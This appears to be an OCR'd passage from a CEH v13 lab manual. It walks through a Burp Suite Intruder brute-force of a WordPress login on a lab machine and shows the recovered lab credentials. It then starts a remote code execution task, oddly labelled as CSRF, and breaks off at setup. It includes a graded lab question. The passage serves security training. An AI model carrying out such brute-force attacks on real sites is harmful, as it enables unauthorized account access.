
28. A file selection window appears; navigate to the location **/home/attacker/Desktop/CEHv13 Module 14 Hacking Web Applications/Wordlist**, select the **password.txt** file, and click the **Open** button.




29. Observe that selected **password.txt** file content appears under the **Payload settings [Simple list]** section, as shown in the screenshot.



30. Once the wordlist files are selected as payload values, click the **Start attack** button to launch the attack.



31. A **Burp Intruder** notification appears. Click **OK** to proceed.
32. The **Intruder attack of 10.10.1.22** window appears as the brute-attack initializes. It displays various username-password combinations along with the **Length** of the response and the **Status**.
33. Wait for the progress bar at the bottom of the window to complete.




34. After the progress bar completes, scroll down and observe the different values of **Status** and **Length**. Here, Status=**302** and Length= **1155**.

Different values of Status and Length indicate that the combination of the respective credentials is successful.

The values might differ when you perform this task.

35. In the **Raw** tab under the **Request** tab, the HTTP request with a set of the correct credentials is displayed. (here, username=**admin** and password=**qwerty@123**), as shown in the screenshot. Note down these user credentials.




36. Now, that you have obtained the correct user credentials, close the **Intruder attack of 10.10.1.22** window.

If a **Warning** pop-up appears, click **Discard**.

37. Navigate back to the **Proxy** tab and click the **Intercept is on** button to turn off the interception. The **Intercept is on** button toggles to **Intercept is off**, indicating that the interception is off.

38. Switch to the browser window and perform **Step#4-5**. Remove the browser proxy set up in **Step#6**, by selecting the **No proxy** radio-button in the **Connection Settings** window and click **OK**. Close the tab.




39. Reload the target website **http://10.10.1.22:8080/CEH/wp-login.php?**, enter the **Username** and **Password** obtained in **Step#35** and click **Log In**.

Here, the username and password are **admin** and **qwerty@123**.

If a pop-up appears, click **Resend**.

40. You are successfully logged in using the brute-forced credentials. The **Welcome to WordPress!** Page appears, as shown in the screenshot.



41. This concludes the demonstration of how to perform a brute-force attack using Burp Suite.
42. Close all open windows and document all acquired information.

Question 14.2.1.1

Perform a brute-force attack on the WordPress website (http://10.10.1.22:8080/CEH) using Burp Suite. Enter the username/password obtained. Note: username and password files are available at /home/attacker/Desktop/CEHv13 Module 14 Hacking Web Applications/Wordlist.


Task 2: Perform Remote Code Execution (RCE) Attack

Remote Code Execution (RCE) Attack vulnerability is a critical security flaw that allows an attacker to execute arbitrary code on a target system remotely, without needing physical access to the system. This type of vulnerability is particularly dangerous because it enables attackers to take control of the target system, potentially gaining unauthorized access, stealing data, or causing damage to the system or network.

Attackers exploit these vulnerabilities by injecting malicious code into the target system through various means such as input fields, file uploads, or network protocols. Once the malicious code is executed, the attacker can gain control over the system and perform actions as if they were an authenticated user or system administrator.

Here, we will perform a CSRF attack using vulnerability present in the wp-upg plugin.


1. Click Windows Server 2022 to switch to the **Windows Server 2022** machine and login with **CEH\Administrator / Pa$$w0rd**.
2. Click **Type here to search** field on the **Desktop**, search for **wampserver64** in the search bar and select **Wampserver64** from the results.
3. Now, in the right corner of **Desktop**, click the **Show hidden icons** icon, observe that the WampServer icon appears.
4. Wait for this icon to turn green, which indicates that the **WampServer** is successfully running.




5. Now, open any web browser, and go to **http://10.10.1.22:8080/CEH/wp-login.php?** (here, we are using **Mozilla Firefox**).

Here, we are opening the above-mentioned website as the victim.

